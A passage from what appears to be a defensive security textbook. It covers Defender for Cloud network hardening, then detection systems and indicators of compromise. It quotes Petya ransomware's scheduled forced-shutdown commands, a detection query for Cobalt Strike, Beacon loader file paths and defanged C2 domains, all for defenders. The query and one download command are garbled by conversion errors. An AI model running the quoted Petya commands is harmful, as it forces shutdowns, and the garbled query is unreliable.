



*Figure 11.15: The Network Map feature in Defender for Cloud*

If you select one of those internet-facing VMs, you will see more details about the VM itself, and the current recommendations that are open, as shown below:





*Figure 11.16: Further details about an internet-facing virtual machine, once selected within Network Map*

Notice that you have the recommendation list at the bottom, and on the right side you also have the capability to see the allowed traffic; an important piece of information if you are planning to harden the access for internet-facing VMs.

The fact that you have lots of internet-facing machines, without having control of the incoming traffic, leads to another feature in Defender for Cloud that can help with hardening incoming traffic to VMs that are exposed to the internet. The Adaptive Network Hardening feature leverages machine learning to learn more about the incoming traffic, and with time (usually, it takes two weeks for the model to learn about the network traffic pattern), it will suggest to you a control access list based on that learning period. By the time this chapter was written, the Adaptive Network Hardening recommendations were supported on the following ports: `22`, `3389`, `21`, `23`, `445`, `4333`, `3306`, `1433`, `1434`, `53`, `20`, `5985`, `5986`, `5432`, `139`, `66`, and `1128`.

The adaptive network hardening is part of the network security group rules for internet-facing VMs, as shown below:





*Figure 11.17: Screenshot showing network security group rules for internet-facing virtual machines*

You can remediate this recommendation by applying the steps under the *Remediation steps* section, or you can leverage the adaptive application control to create this list for you. Notice at the bottom of the page you have three tabs. Under the **unhealthy resources** tab (bottom left), you have all machines where Defender for Cloud has recommendations to harden the traffic.

Once you select a VM on this list, you will be redirected to the **Manage Adaptive Network Hardening recommendations** blade, as shown below:





*Figure 11.18: Screenshot of Adaptive Network Hardening recommendations in Defender for Cloud*

This interface shows the rules that were automatically created, based on the learning period, and that you can enforce from now on. If you click the **Alerts** tab, you will see the list of alerts that were generated due to traffic flowing to the resource, which is not within the IP range allowed in the recommended rules.

Another option to gain full visibility of your Azure network is the workbook that was created to be loaded in Defender for Cloud. This workbook is available in the following GitHub repository: `https://github.com/Azure/Microsoft-Defender-for-Cloud/tree/main/Workbooks/Network%20Security%20Dashboard`

The image below has an example of the main dashboard available in this workbook:





*Figure 11.19: Screenshot of the network workbook in Defender for Cloud*

As you can see, there are numerous steps that can be taken to help increase the visibility of your cloud network.

## Summary

In this chapter, you learned about the current needs when using a defense-in-depth approach, and how this old method should be used to protect against current threats. You learned about the different layers of protection and how to increase the security of each layer.

Physical network segmentation was the next topic covered, and here you learned about the importance of having a segmented network and how to correctly plan to implement that. You learned that network segmentation is not exclusively for on-premises resources, but also for remote users and remote offices. You also learned how it can be challenging for the Blue Team to plan and design this solution without accurately knowing the current network topology, and to address this problem, you learned about some tools that can be used during this discovery process. You learned the importance of segmenting virtual networks and monitoring hybrid cloud connectivity. You learned about the strategies to create a zero trust network adoption, and the main considerations and examples of the major components. Lastly, you learned about hybrid cloud network security and the importance of keeping visibility and control when designing your cloud network topology. In the next chapter, we will continue talking about defense strategies. This time, you will learn more about the sensors that should be implemented to actively monitor your resources and quickly identify potential threats.

## References


- User-to-Data-Center Access Control Using TrustSec Deployment Guide: `https://www.cisco.com/c/dam/en/us/td/docs/solutions/CVD/Apr2016/User-to-DC_Access_Control_Using_TrustSec_Deployment_April2016.pdf`
- Security guide for Hyper-V in Windows Server 2012: `https://technet.microsoft.com/en-us/library/dn741280(v=ws.11).aspx`
- McAfee's Building Trust in a Cloudy Sky report: `https://www.mcafee.com/us/resources/reports/rp-building-trust-cloudy-sky-summary.pdf`
- Practical Guide to Hybrid Cloud Computing: `http://www.cloud-council.org/deliverables/CSCC-Practical-Guide-to-Hybrid-Cloud-Computing.pdf`
- Cloud Adoption Steadily Rising Across Industries, but Managing Cost Remains a Concern, New O'Reilly Research Reveals: `https://www.oreilly.com/pub/pr/3333`

## Join our community on Discord

Join our community's Discord space for discussions with the author and other readers:

`https://packt.link/SecNet`



# 12

# Active Sensors

Now that your network is segmented, you need to actively monitor it to detect suspicious activities and potential threats and take actions based on that. Your security posture won't be fully completed if you don't have a good detection system; this means having the right sensors distributed across the network, monitoring the activities. The Blue Team should take advantage of modern detection technologies that create a profile of the user and computer in order to better understand anomalies and deviations in normal operations. With this information, preventative actions could be taken.

In this chapter, we are going to cover the following topics:

- Detection capabilities
- Intrusion detection systems
- Intrusion prevention systems
- Behavior analytics on-premises
- Behavior analytics in a hybrid cloud

We'll start by discussing the importance of detection systems and what they can provide.

## Detection capabilities

Since the current threat landscape is very dynamic and it changes rapidly, it requires detection systems that can quickly adjust to new attacks. The traditional detection systems that rely on manual fine-tuning of initial rules, fixed thresholds, and fixed baselines will most likely trigger too many false positives, and that's not sustainable for many organizations nowadays. When preparing to defend against attackers, the Blue Team must leverage a series of techniques that include:

- Data correlation from multiple data sources
- Profiling
- Behavior analytics
- Anomaly detection
- Activity evaluation
- Machine learning
- Artificial intelligence

It is important to emphasize that some of the traditional security controls, such as protocol analysis and signature-based anti-malware, still have their place in the line of defense, but primarily to combat legacy threats. You shouldn't uninstall your anti-malware software just because it doesn't have any machine learning capability; it is still one level of protection for your host.

Remember the defense-in-depth approach that we discussed in *Chapter 7, Chasing a User's Identity*? Think of this protection as one layer of defense, and the aggregation of all defenses will create your overall security posture that can be enhanced through additional defensive layers.

On the other hand, the traditional defender mindset that focuses on monitoring only high-profile users is over; you simply can't have this approach anymore and expect to maintain an effective security posture. Current threat detections must operate across all user accounts, profile them, and understand their normal behavior. As we have described in previous chapters, current threat actors will be looking to compromise the regular user. Once they compromise the user, they will stay dormant in the network, continue the invasion by moving laterally, and potentially escalate privileges to gain access to administrative accounts. For this reason, the Blue Team must have detection mechanisms in place that can identify these behaviors across all devices and locations, and raise alerts based on the **Data Correlation**, as shown in the following diagram:





*Figure 12.1: Tools for correlating data in order to generate meaningful alerts*

When you contextualize the data, you naturally reduce the number of false positives and give a more meaningful result to your incident response team to take reactive actions.

## Indicators of compromise

When talking about detection, it is important to talk about **Indicators of Compromise** (**IoCs**). When new threats are found in the wild, they usually have a pattern of behavior, and they leave their footprint on the target system. IoCs can be found in hash values of files, specific IP addresses used by the threat actor, domain names associated with the type of attack, and network and host artifacts.

For example, one characteristic of Petya ransomware was the execution of a series of commands in the target system to reschedule a restart. Below, you have an example of these commands:

```
schtasks /Create /SC once /TN "" /TR "<system folder>shutdown.exe /r
/f" /ST <time>
cmd.exe /c schtasks /RU "SYSTEM" /Create /SC once /TN "" /TR
"C:Windowssystem32shutdown.exe /r /f" /ST <time>
```

Another Petya IoC is the local network scan on ports TCP 139 and TCP 445. These are important indications that there is an attack taking place on the target system and, based on this footprint, Petya is the one to blame. Detection systems will be able to gather these IoCs and raise alerts when an attack happens. Using Microsoft Defender for Cloud as an example, some hours after the Petya outbreak, Defender for Cloud automatically updated its detection engine and was able to warn users that their machine was compromised, as shown in the following screenshot taken when Defender for Cloud was still called Azure Security Center:





*Figure 12.2: Defender for Cloud detecting the Petya ransomware and raising an alert*

You can sign up with OpenIOC (`http://openioc.org`) to retrieve information regarding new IoCs and also contribute to the community. By using their IoC Editor (download at `https://www.fireeye.com/content/dam/fireeye-www/services/freeware/sdl-ioc-editor.zip`), you can create your own IoC or you can review an existing IoC. The example that follows shows the IoC Editor showing the **Duqu** Trojan IoC:





*Figure 12.3: The IoC Editor displaying the Duqu Trojan IoC*

If you look in the right lower pane, you will see all the IoCs and logic operators (in this case, most are **AND**) that compare each sequence and only return positive if everything is true. The Blue Team should always be aware of the latest threats and IoCs.

You can use the following PowerShell command to download an IoC from OpenIOC. For the following example, you are downloading the IoC for the Zeus threat:

```
wget http://openioc.org/iocs/72669174-dd77-4a4e-82ed-99a96784f36e.ioc"-outfile
"72669174-dd77-4a4e-82ed-99a96784f36e.ioc"
```

Another place that you can browse for IoCs is the ThreatFox site `https://threatfox.abuse.ch/browse`. There, you can type in the IoC and search for it. Once you see the IoC on the screen, you can click on it to have the full visualization, as shown in the figure below:





*Figure 12.4: Searching for an Emotet IoC*

If you have an **Endpoint Detection and Response** (**EDR**) system such as **Microsoft Defender for Endpoint** (**MDE**), you can also perform queries in the system to see if there are IoCs available. For example, to see if there is evidence of Cobalt Strike's presence in the system, you can run the Kusto query below in MDE:

```
DeviceProcessEvents
| where FileName =~ "rundll32.exe"
| where InitiatingProcessIntegrityLevel in ("High", "System")
| where ProcessCommandLine matches regex
@'(?i)rundll32\s+c\:\\windows(Error! Hyperlink reference not valid.'
```

The output of this command will show the presence of Cobalt Strike, which includes its IoCs. The file paths for a custom Cobalt Strike Beacon loader are listed below:

`C:\Windows\ms\sms\sms.dll`

`C:\Windows\Microsoft.NET\Framework64\sbscmp30.dll`

`C:\Windows\AUInstallAgent\auagent.dll`

`C:\Windows\apppatch\apppatch64\sysmain.dll`

```
C:\Windows\Vss\Writers\Application\AppXML.dll

C:\Windows\PCHEALTH\health.dll

C:\Windows\Registration\crmlog.dll

C:\Windows\Cursors\cursrv.dll

C:\Windows\AppPatch\AcWin.dll

C:\Windows\CbsTemp\cbst.dll

C:\Windows\AppReadiness\Appapi.dll

C:\Windows\Panther\MainQueueOnline.dll

C:\Windows\AppReadiness\AppRead.dll

C:\Windows\PrintDialog\PrintDial.dll

C:\Windows\ShellExperiences\MtUvc.dll

C:\Windows\PrintDialog\appxsig.dll

C:\Windows\DigitalLocker\lock.dll

C:\Windows\assembly\GAC_64\MSBuild\3.5.0.0__b03f5f7f11d50a3a\msbuild.dll

C:\Windows\Migration\WTR\ctl.dll

C:\Windows\ELAMBKUP\WdBoot.dll

C:\Windows\LiveKernelReports\KerRep.dll

C:\Windows\Speech_OneCore\Engines\TTS\en-US\enUS.Name.dll

C:\Windows\SoftwareDistribution\DataStore\DataStr.dll

C:\Windows\RemotePackages\RemoteApps\RemPack.dll

C:\Windows\ShellComponents\TaskFlow.dll
```

Cobalt Strike Beacon:

```
aimsecurity[.]net

datazr[.]com

ervsystem[.]com

financialmarket[.]org

gallerycenter[.]org

infinitysoftwares[.]com

mobilnweb[.]com
```

olapdatabase[.]com

swipeservice[.]com

techiefly[.]com

To see the Beacon loader IoCs, visit https://www.cisa.gov/uscert/ncas/analysis-reports/ar21-148a.

# Intrusion detection systems

As the name implies, an **intrusion detection system** (**IDS**) is responsible for detecting a potential intrusion and triggering an alert. What can be done with this alert depends on the IDS policy. When creating an IDS policy, you need to answer the following questions:

- Who should be monitoring the IDS?
- Who should have administrative access to the IDS?
- How will incidents be handled based on the alerts generated by the IDS?
- What's the IDS update policy?
- Where should we install the IDS?

These are just some examples of initial questions that should help in planning the IDS adoption. When searching for an IDS, you can also consult a list of vendors at ICSA Labs Certified Products (www.icsalabs.com) for more vendor-specific information. Regardless of the brand, a typical IDS has the capabilities shown in the following diagram:

